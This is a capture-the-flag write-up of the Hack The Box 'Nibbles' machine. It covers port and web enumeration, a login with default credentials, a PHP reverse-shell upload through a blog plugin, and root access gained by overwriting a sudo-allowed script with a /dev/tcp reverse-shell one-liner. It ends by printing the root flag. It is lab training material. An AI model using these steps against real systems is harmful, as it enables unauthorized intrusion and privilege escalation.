

# HTB-NIBBLES

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## NMAP SCAN

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sudo nmap -p- --min-rate=10000000000000000001 10.10.10.75 -sS -sC -sV -O -Pn
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```
(natasha@0xromanoff) - [~/Downloads]
$ sudo nmap -p- --min-rate=10000000000000000001 10.10.10.75 -sS -sC -sV -O -Pn

[sudo] password for natasha:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-14 14:26 EDT
Warning: 10.10.10.75 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.10.75
Host is up (0.020s latency).
Not shown: 39494 filtered tcp ports (no-response), 26039 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.18 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=9/14%OT=22%CT=2%CU=40172%PV=Y%DS=2%DC=I%G=Y%TM=66E5
OS:D565%P=x86_64-pc-linux-gnu)SEQ(SP=F9%GCD=1%ISR=10C%TI=Z%CI=I%II=I%TS=8)S
OS:EQ(SP=FA%GCD=1%ISR=10D%TI=Z%CI=I%II=I%TS=8)SEQ(SP=FB%GCD=1%ISR=10D%TI=Z%
OS:CI=I%II=I%TS=8)OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53C
OS:ST11NW7%O5=M53CST11NW7%O6=M53CST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W
OS:5=7120%W6=7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y
OS:%T=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=0%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=0%RD=0%Q=)T6(R=Y%DF=Y%
OS:T=40%W=0%S=A%A=Z%F=R%O=0%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=0%RD
OS:=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE
OS:(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.20 seconds
```

2 ports open:

port 22 and 80


## WEB-ENUM

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1 <b>Hello world!</b>
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16 <!-- /nibbleblog/ directory. Nothing interesting here! -->
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```

Simple Hello World ! page.

Check the source, some message . <http://10.10.10.75/nibbleblog/>  we are redirected to this page.

we run a Gobuster at this stage.



```

(natasha@0xromanoff)-[~/Downloads]
$ gobuster dir -u http://10.10.10.75/nibbleblog/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-small.txt

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Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

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[+] Url:             http://10.10.10.75/nibbleblog/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s

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Starting gobuster in directory enumeration mode

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/content      (Status: 301) [Size: 323] [→ http://10.10.10.75/nibbleblog/content/]
/themes       (Status: 301) [Size: 322] [→ http://10.10.10.75/nibbleblog/themes/]
/admin        (Status: 301) [Size: 321] [→ http://10.10.10.75/nibbleblog/admin/]
/plugins      (Status: 301) [Size: 323] [→ http://10.10.10.75/nibbleblog/plugins/]
/languages    (Status: 301) [Size: 325] [→ http://10.10.10.75/nibbleblog/languages/]
Progress: 81643 / 81644 (100.00%)

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Finished

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some directories are found. We also run nikto to find additional information.

```

(natasha@0xromanoff)-[~/Downloads]
$ nikto -h http://10.10.10.75/nibbleblog
- Nikto v2.5.0

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+ Target IP:      10.10.10.75
+ Target Hostname: 10.10.10.75
+ Target Port:    80
+ Start Time:     2024-09-15 00:20:34 (GMT-4)

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```

+ Server: Apache/2.4.18 (Ubuntu)
+ /nibbleblog/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /nibbleblog/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: http://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /nibbleblog/: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /nibbleblog/admin.php?en_log_id=0&action=config: EasyNews version 4.3 allows remote admin access. This PHP file should be protected. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-5412
+ /nibbleblog/admin.php?en_log_id=0&action=users: EasyNews version 4.3 allows remote admin access. This PHP file should be protected. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-5412
+ /nibbleblog/admin/: Directory indexing found.
+ /nibbleblog/admin.php: This might be interesting.
+ /nibbleblog/admin/: This might be interesting.
+ /nibbleblog/README: README file found.
+ /nibbleblog/install.php: install.php file found.
+ /nibbleblog/LICENSE.txt: License file found may identify site software.
+ 8049 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:     2024-09-15 00:23:29 (GMT-4) (175 seconds)

```


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```

+ 1 host(s) tested

```

from nikto we can see that /nibbleblog/admin.php gives us a login page.



googled the default credentials for the page and we see that the credentials are

username: admin

password: nibbles

## GETTING A REVERSE SHELL

post logging in , we go to plugins-->configure-->my image--> upload the reverse shell

Publish

Comments

Manage

Settings

Themes

Plugins

nibbleblog - Plugins

Dashboard

Installed plugins

Categories

Displays all categories of your blog and allows the user to filter posts by category.

[Configure](#) [Uninstall](#)

Hello world

Show hello world.

[Configure](#) [Uninstall](#)

Latest posts

Displays latest published posts, sorted by date.

[Configure](#) [Uninstall](#)

My image

Show a picture

[Configure](#) [Uninstall](#)

Pages

Display all pages.

[Configure](#) [Uninstall](#)

() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 80

Publish

Comments

Manage

Settings

Themes

Plugins

nibbleblog - Plugins :: My image

Title

my\_image.php

Position

4

Caption

my\_image.php


Browse...

No file selected.

Save changes

upload the reverse shell here and place a netcat listener on our Kali machine.

to trigger the php reverse shell, navigate to the  
/nibbleblog/content/private/plugins/my\_image/ and click on image.php



## Index of /nibbleblog/content/private/plugins/my\_imag

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>	-		
<a href="#">db.xml</a>	2024-09-15 00:19	274	
<a href="#">image.php</a>	2024-09-15 00:19	5.4K	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.75 Port 80

```
(natasha@0xromanoff)-[~/Downloads]
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.75] 36408
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
00:26:51 up 10:05, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
nibbler
$ /bin/bash -i
bash: cannot set terminal process group (1355): Inappropriate ioctl for device
bash: no job control in this shell
nibbler@Nibbles:/$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
nibbler@Nibbles:/$
```

we get a reverse shell.

## PRIVILEGE ESCALATION

we do `sudo -l` to see what the nibbler user has the permission to do.

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo -l
sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$
```

this means that,

### 1. The sudo configuration

```
(root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

This means the nibbler user can run the specific monitor.sh script as root without a password.

2. If the reverse shell script is this monitor.sh file or if you can modify monitor.sh to include your reverse shell code, then you could potentially get a root shell when executing it with sudo.
3. To exploit this, you would need to:
  - Ensure your reverse shell code is in  
/home/nibbler/personal/stuff/monitor.sh
  - Execute it using: `sudo /home/nibbler/personal/stuff/monitor.sh`
4. If successful, the reverse shell connection you receive would have root privileges.

```
nibbler@Nibbles:/home/nibbler$ ls -al
ls -al
total 24
drwxr-xr-x 4 nibbler nibbler 4096 Sep 14 16:31 .
drwxr-xr-x 3 root     root    4096 Dec 10 2017 ..
-rw----- 1 nibbler nibbler   0 Dec 29 2017 .bash_history
drwxrwxr-x 2 nibbler nibbler 4096 Dec 10 2017 .nano
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10 2017 personal
-r----- 1 nibbler nibbler 1855 Dec 10 2017 personal.zip
-r----- 1 nibbler nibbler   33 Sep 14 14:22 user.txt
nibbler@Nibbles:/home/nibbler$
```

we see that there is a personal.zip file . unzip it and go to the directory.

```
nibbler@Nibbles:/home/nibbler/personal$ ls
ls
stuff
nibbler@Nibbles:/home/nibbler/personal$ ls -al
ls -al
total 12
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10  2017 .
drwxr-xr-x 4 nibbler nibbler 4096 Sep 14 16:31 ..
drwxr-xr-x 2 nibbler nibbler 4096 Sep 14 17:00 stuff
nibbler@Nibbles:/home/nibbler/personal$ cd stuff
cd stuff
nibbler@Nibbles:/home/nibbler/personal/stuff$ ls -al
ls -al
total 12
drwxr-xr-x 2 nibbler nibbler 4096 Sep 14 17:00 .
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10  2017 ..
-rwxrwxrwx 1 nibbler nibbler  51 Sep 14 17:24 monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$
```

we find a monitor.sh script . initially when we run /home/nibbler/personal/stuff/monitor.sh some bunch of data comes up displaying hardware information. we run it 2 to 3 times and the same thing happens.

we open the file and see that the script is made to display that information.

we edit the script by placing a bash script in the file.

```
echo "sh -i >& /dev/tcp/10.10.14.9/9001 0>&1" > monitor.sh
```

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ cat monitor.sh
cat monitor.sh
bash -c 'bash -i >& /dev/tcp/10.10.14.9/9001 0>&1'
nibbler@Nibbles:/home/nibbler/personal/stuff$
```

now the monitor.sh has the bash script which gives the reverse shell.

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo ./monitor.sh
sudo ./monitor.sh
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```

essentially what is happening here is that the user nibbler is allowed to run the command /home/nibbler/personal/stuff/monitor.sh as a root( without a password) this means that any content in the file can be replaced to get the reverse shell. therefore



if we run the same `/home/nibbler/personal/stuff/monitor.sh` command, we will again get nibbler user's shell.

Now since this same command is allowed to be run without a password, we can use the same command with sudo privileges and it won't ask us for a password.

`sudo /home/nibbler/personal/stuff/monitor.sh`

therefore, now when we run the script with the sudo privileges, we get the root shell.

```
i python3 -c 'import pty; pty.spawn("/bin/bash")'
(root@0xromanoff)-[~/Documents]
# nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.75] 55258
root@Nibbles:/home/nibbler/personal/stuff# ls -al
ls -al
total 12
drwxr-xr-x 2 nibbler nibbler 4096 Sep 14 17:00 .
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10 2017 ..
-rwxrwxrwx 1 nibbler nibbler 51 Sep 14 17:24 monitor.sh
root@Nibbles:/home/nibbler/personal/stuff# cd root
cd root
bash: cd: root: No such file or directory
root@Nibbles:/home/nibbler/personal/stuff# cd /
cd /
root@Nibbles:/# cd root
cd root
root@Nibbles:~# ls -al
ls -al
total 32
drwx----- 4 root root 4096 Sep 14 14:22 .
drwxr-xr-x 23 root root 4096 Dec 15 2020 ..
-rw----- 1 root root 0 Dec 29 2017 .bash_history
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
drwx----- 2 root root 4096 Dec 10 2017 .cache
drwxr-xr-x 2 root root 4096 Dec 10 2017 .nano
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw----- 1 root root 1091 Dec 15 2020 .viminfo
-r----- 1 root root 33 Sep 14 14:22 root.txt
root@Nibbles:~# cat root.txt
cat root.txt
6b053ab1fd5f971767223df0d15ceaf
root@Nibbles:~#
```